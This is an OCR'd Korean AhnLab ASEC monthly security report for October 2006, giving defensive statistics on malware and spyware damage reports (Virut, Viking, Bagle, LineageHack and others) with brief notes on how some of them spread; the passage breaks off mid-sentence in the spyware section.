ASEC Report 10월

® ASEC Report

2006. 11

안철수연구소의 시큐리티대응센터(AhnLab Security Emergency response Center)는 악성코드 및 보안위협으로부터 고객을 안전하게 지키기 위하여 바이러스와 보안 전문가들로 구성되어 있는 조직이다.

이 리포트는 ㈜안철수연구소의 ASEC에서 국내 인터넷 보안과 고객에게 보다 다양한 정보를 제공하기 위하여 바이러스와 시큐리티의 종합된 정보를 매월 요약하여 리포트 형태로 제공하고 있다.

I. ASEC Monthly 통계

(1) 10월 악성코드 통계

순위		악성코드명	건수	%
1	-	Win32/Virut	39,319	77.4%
2	-	Win32/Virut.B	9,903	19.5%
3	-	Win32/Bagle.worm.19666	63	0.1%
4	new	Win32/Viking.B	47	0.1%
5	new	Win-Trojan/Disnoexecute.21504	39	0.1%
6	new	TextImage/Viking	35	0.1%
7	↓2	Win32/Netsky.worm.29568	32	0.1%
8	new	Win32/Bagle.worm.95369	29	0.1%
9	new	Win32/Bagle.worm.94126	27	0.1%
10	new	Win-Trojan/LineageHack.330240	27	0.1%
		기타	1,250	2.5%
합계			**50,771**	100.0%


[표1] 2006년 10월 악성코드 피해 Top 10

10월 악성코드 피해 동향

9월에 이어 10월에도 실행파일을 감염시키는 바이럿(Win32/Virut)과 바이럿.B(Win32/Virut.B)로 인한 피해가 가장 많이 발생한 것으로 분석되었다. 신고된 바이럿 피해자 대부분은 바이럿을 진단할 수 없는 낮은 버전의 V3 엔진 사용자들로 파악되어 V3 업데이트의 중요함이 다시금 확인되었다. 베이글(Win32/Bagle.worm.19666)의 피해는 지난달에 이어 3순위로 기록되었으나, 베이글에 의한 피해는 1/3 가량 감소되었다.


실행파일을 감염시키는 바이러스인 바이킹.B(Win32/Viking.B)의 피해가 새롭게 10위안에 올랐다. 또한, 6위에 랭크된 텍스트이미지 바이킹(TextImage/Viking)은 바이킹이 실행파일을 검색하는 과정에서 생성된 텍스트 파일(파일명: _desktop.ini)로, 악의적 기능은 포함되어 있지 않지만 악성코드에 의해 생성된 파일이므로 진단 및 삭제한다.

10월의 악성코드 피해 Top 10을 도표로 나타내면 [그림1]과 같다.




[그림1] 2006년 10월 악성코드 피해 Top 10

2006년 10월 악성코드 피해건수는 총 50,771건으로, 전년 동월 1,240건에 비해 약 40배 가량 증가하였으며, 전월(34,174건)에 비해 약 1.5배 증가하였다. 급증의 원인은 지난달에 이어 바이럿과 그 변종이 원인으로, [그림2]와 같이 바이럿 피해가 처음 발생한 7월 이후 피해 건수가 지속적으로 증가하고 있는 것을 확인할 수 있다.



[그림2] 2006년 월별 피해신고 건수




[그림3] 2006 7~10월 바이러스 종류를 제외한 악성코드 유형별 피해 비교

[그림3]은 10월 악성코드 피해 중, 바이러스를 제외한 악성코드 피해 건수를 7월부터 비교한 자료이며, 바이럿의 피해로 확인하기 어려운 다른 종류의 악성코드 피해를 확인하기 위해 조사한 자료이다. 8월 이후 웜의 피해는 지속적으로 감소하였으며, 9월 트로이목마의 피해가 잠시 증가하였으나 10월에는 다소 감소하였다. 하지만 온라인 게임의 사용자 정보를 유출하는 리니지핵(Win-Trojan/LineageHack)변종이 지속적으로 발생하고 있어 트로이목마로 인한 피해는 당분간 계속될 것으로 예상된다.

10월 악성코드 Top 10 전파방법 별 현황

[표1]의 악성코드 피해 Top 10에서 확인된 악성코드는 [그림4]를 통하여 전파 방법을 확인할 수 있다.




[그림4] 2006년 10월 악성코드 Top 10의 전파방법 별 현황


실행파일을 감염시키는 바이럿으로 인해 바이러스 피해 현황이 97%로 악성코드 피해의 대부분을 차지하고 있다.

피해신고 된 악성코드 유형 현황

2006년 10월에 피해신고 된 악성코드의 유형별 현황은 [그림5]와 같다.




[그림5] 2006년 10월 피해 신고된 악성코드 유형별 현황



[그림6] 2006년 월별 웜, 트로이목마 피해신고 비율

월별 피해신고 된 악성코드 종류 현황

10월에 피해 신고된 악성코드 수는 804개로, 이는 전년 동월에 비해 2배 이상 증가한 수치이며, 지난 9월보다는 20%가량 감소한 수치이다. 이는 추석 연휴 동안 기업 및 개인의 PC 사용이 줄어들어 악성코드에 의한 피해가 감소한 것으로 분석된다.



[그림7] 2005년, 2006년 월별 피해신고 악성코드 종류 개수

바이킹 바이러스[1] 피해신고 증가

10월에는 바이킹의 피해 신고가 새로 접수되었다. 바이킹은 실행파일을 감염시키는 바이러스의 일종으로, 자체전파 기능은 없으며 다른 악성코드(웜, 바이러스, 트로이목마)를 통해 감염되거나 사용자가 메일, 메신저, 게시판, 자료실 등에서 파일을 다운로드하여 실행할 때 감염된다. 바이킹은 변종이 계속 보고되고 있어 피해 신고가 당분간 지속될 것으로 보인다. 안철수연구소에서는 바이킹의 손쉬운 치료를 위해 바이킹 전용백신[2] 을 제공하고 있다. 따라서, 바이킹에 감염된 시스템 사용자는 안철수연구소 홈페이지의 [다운로드-전용 백신 다운로드] 메뉴에서 바이킹 전용 백신을 다운로드 하여 치료할 수 있다.

[1] AhnLab, Win32/Viking.Gen (http://info.ahnlab.com/smart2u/virus_detail_5454.html)

[2] AhnLab, Win32/Viking 전용백신 (http://info.ahnlab.com/download/vaccine_view.jsp?num=57&pagecnt=1)


국내 신종(변형) 악성코드 발견 피해 통계

10월 한달 동안 접수된 신종(변형) 악성코드의 건수는 [표1], [그림1]와 같다.

웜	트로이	드롭퍼	스크립트	파일	매크로	부트	부트/파일	유해가능	비윈도우	합계
119	317	116	2	2	0	0	0	9	0	565

[표2] 2006년 10월 유형별 신종 (변형) 악성코드 발견현황

10월은 전월 대비 신종(변형) 악성코드 비율이 25% 가량 감소 하였다. 감소가 가장 큰 악성코드 유형은 트로이목마로 전월 대비 45% 감소하였다. 주로 온라인 게임 계정을 탈취하는 트로이목마와 호르스트 트로이목마(Win-Trojan/Horst), 즈롭 트로이목마(Win-Trojan/Zlob) 등이 감소하였다. 이들이 감소한 원인으로는 10월 초부터 시작된 명절연휴도 한 몫을 하는 것으로 파악된다. 비슷한 사례로 올해 2월 중국의 명절로 인하여 중국산으로 추정되는 악성코드들의 수가 감소한 적이 있기 때문이다. 호르스트 트로이목마는 3사분기부터 발견되기 시작한 악성코드로 주로 다른 악성코드를 다운로드 하여 실행하기도 한다. 동작방식도 정상 프로세스에 코드 인젝션하여 동작하기 때문에 사용자들이 감염을 인지하기 다소 어려우며 악성코드가 사용하는 TCP/80은 방화벽에서 대부분 허용 되고 있기 때문에, 이 악성코드에 대하여 주의가 필요하다.




[그림8] 10월 신종(변형) 악성코드 유형

이번 달은 이메일 악성코드가 전월 대비 45% 가량 증가하기도 하였는데 증가 원인이 거의 단일 악성코드 하나에 기인한다. 스트레이션 웜(Win32/Stration.worm)이라고 명명된 이 악성코드는 계속 제작된 변형으로 올해 가장 변형이 많은 이메일 웜으로 기억 될 것으로 보인다. 스트레이션 웜은 다운로더와 이메일 웜으로 구성되어 메일에 첨부된다. 따라서 메일에

웜 자체가 첨부되는 경우도 있고 다운로더가 첨부되는 경우도 있다. 어느 형태라도 특정 호스트에서 자신의 변형을 다운로드하는 증상이 있기 때문에 실행 되면 다수의 스트레이션 변형에 감염될 수 있다.

다음은 중국 발 웹 해킹의 주목적이기도 하며, 많은 변형이 발견, 보고되고 있는 온라인 게임의 사용자 계정을 탈취하는 악성코드에 대한 2006년도 월 발견 건수에 대한 그래프이다.



[그림9] 온라인 게임 사용자 계정 탈취 트로이목마 현황[1]

이번 달은 신종(변형) 악성코드의 전체 비율이 감소하였고 그 원인이 대부분 트로이목마에 있다 보니 온라인 게임 사용자 계정을 탈취하는 트로이목마 역시 전월 대비 6% 감소하였다.


이번 달은 전체적으로는 신종(변형) 악성코드 비율이 감소하였으나 이메일 웜은 증가하였다. 또한 실행파일을 감염시키는 바이러스의 경우 바이킹 바이러스가 기승을 부렸으나 휴리스틱 진단을 추가하여 전월 18개의 변형이 발견 된 것에 비하여 이번 달은 단지 2개만 보고 되었다. 이는 휴리스틱 진단 추가로 인한 진단력 향상으로 인한 결과로 보인다. 그러나 악성코드 제작자가 지속적으로 진단을 회피하는 변형을 만들어 유포하고 있으므로 안티 바이러스 업체나 사용자들도 주의를 낮춰서는 안되겠다. 악성코드 감염율, 전파율 등이 국지화가 된 요

즉, 바이킹 바이러스는 이러한 흐름을 잘 나타낸 것이라고 할 수 있다.

(2) 10월 스파이웨어 통계

순위		스파이웨어 명	건수	비율
1	New	Win-Spyware/PWS.Lineage	4	6%
2	New	Win-Spyware/Look2Me	3	4%
3	New	Win-Adware/Begin.227840	2	3%
4	New	Win-AppCare/ServU.604672	2	3%
5	New	Win-Downloader/Xema.73728.C	2	3%
6	New	Win-Spyware/Look2Me.gen	2	3%
7	New	Win-Spyware/PWS.Matory.41577	2	3%
8	New	Win-Spyware/RootKit.Vanti.16384	2	3%
9	New	Win-Adware/ToolBar.ProtectionBar.24576.D	1	1%
10	New	Win-Adware/ToolBar.Wowbar.77824	1	1%
		기타	48	70.0%
합계			69	100%

[표1] 2006년 10월 스파이웨어 피해 Top 10



[그림2] 2006년 10월 스파이웨어 피해 Top 10

10월 스파이웨어 피해 신고 접수 건수는 9월의 162건에서 69건으로 크게 감소하였으며, 피해 양상도 9월과는 전혀 다르게 나타났다. 리니지 스파이웨어(Win-Spyware/Lineage), 마토리 스파이웨어(Win-Spware/Matory) 등의 유명 온라인게임 계정 유출 스파이웨어의 피해가 증가하였는데, 이는 중국발 해킹에 의해 국내 유명 웹 사이트에 MS06-014 취약점을 공격

